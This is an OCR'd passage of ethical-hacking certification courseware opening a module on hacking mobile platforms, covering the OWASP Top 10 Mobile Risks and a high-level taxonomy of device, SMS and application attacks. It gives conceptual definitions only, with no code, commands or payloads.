hacking tools. Additionally, we discussed Bluetooth hacking concepts and methods to hack Bluetooth devices using various Bluetooth hacking tools. Moreover, we discussed various countermeasures to prevent wireless network hacking attempts by threat actors. Finally, this module presented a detailed discussion on how to secure wireless networks using wireless security tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



C|EH™

Certified Ethical Hacker

Module 17:
Hacking Mobile Platforms

Module Objectives

- Understanding Mobile Platform Attack Vectors
- Understanding Hacking Android OS
- Understanding Hacking iOS
- Understanding Mobile Device Management
- Overview of Mobile Security Guidelines and Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

With the advancement of mobile technology, mobility has become the key parameter for Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they allow users to not only access the Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to:

- Understand mobile platform attack vectors
- Explain how to hack Android OS
- Explain how to hack iOS
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Mobile Platform Attack Vectors
2. Hacking Android OS
3. Hacking iOS
4. Mobile Device Management
5. Mobile Security Guidelines and Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Platform Attack Vectors


Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, the anatomy of mobile attacks, mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerable Areas in Mobile Business Environment

- Smartphones offer broad Internet and network connectivity via different channels, such as 3G/4G/5G, Bluetooth, Wi-Fi, and wired computer connections
- Security threats may arise in different places along these channels during data transmission



Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.1: Vulnerable areas in the mobile business environment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Mobile Risks - 2016

M1	Improper Platform Usage
M2	Insecure Data Storage
M3	Insecure Communication
M4	Insecure Authentication
M5	Insufficient Cryptography
M6	Insecure Authorization
M7	Client Code Quality
M8	Code Tampering
M9	Reverse Engineering
M10	Extraneous Functionality

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Mobile Risks - 2016

Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or the failure to use platform security controls. It includes Android intents, platform permissions, and the misuse of Touch ID, Keychain, or some other security control that is part of the mobile device's OS. There are several ways in which mobile apps can be exposed to this risk.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerability arises when development teams assume that users and malware will not have access to a mobile device's file system and subsequently to sensitive information in the device's data stores. "Jailbreaking" or rooting a mobile device bypasses encryption protection mechanisms. OWASP recommends analyzing platforms' data security application programming interfaces (APIs) and calling them appropriately.

  Unintended data leakage occurs when a developer unintentionally places sensitive data in a location on the mobile device that is easily accessible by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, new hardware, and so on without a developer's knowledge. It is a significant threat to the OS, platforms, and frameworks; thus, it is important to understand how they handle features such as URL caching, browser cookie objects, and HTML5 data storage.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **M3—Insecure Communication**

  This category covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and so on. Such flaws expose an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category captures notions of authenticating the end user or bad session management such as

  - Failing to identify the user when it is required
  - Failure to maintain the user's identity when it is required.
  - Weaknesses in session management.

- **M5—Insufficient Cryptography**

  The code applies cryptography to a sensitive information asset. However, cryptography is insufficient in some ways. This category covers issues in which cryptography is attempted but not performed correctly. This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device. To exploit this weakness, an adversary must successfully convert encrypted code or sensitive data into its original unencrypted form due to weak encryption algorithms or flaws in the process of encryption.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). It is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then it is an authentication failure and not an authorization failure.

- **M7—Client Code Quality**

  This category covers "Security Decisions via Untrusted Inputs" and is one of the less frequently used categories. It is the catch-all for code-level implementation problems in the mobile client, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that is running on the mobile device. Most exploitations that fall into this category result in foreign code execution or DoS on remote server endpoints (and not the mobile device itself).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **M8—Code Tampering**

  This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are resident on the device. An attacker can directly modify the code, change the memory contents dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. Thus, the attacker can directly subvert the intended use of the software for personal or monetary gain.

- **M9—Reverse Engineering**


  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA, Hopper, otool, and other binary inspection tools give the attacker insights into the inner workings of the application. Thus, he/she may exploit other nascent vulnerabilities in the application and uncover information about backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in the backend systems. Attackers will typically exploit such extraneous functionality directly from their own systems without any involvement by the end users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Anatomy of a Mobile Attack

Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:




Figure 17.2: Anatomy of a mobile attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.
    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.
    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.
    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.
    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.
    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

  - **Phone/SMS-based Attacks**

    Phone/SMS-based methods of attack are as follows:

    - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application's SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

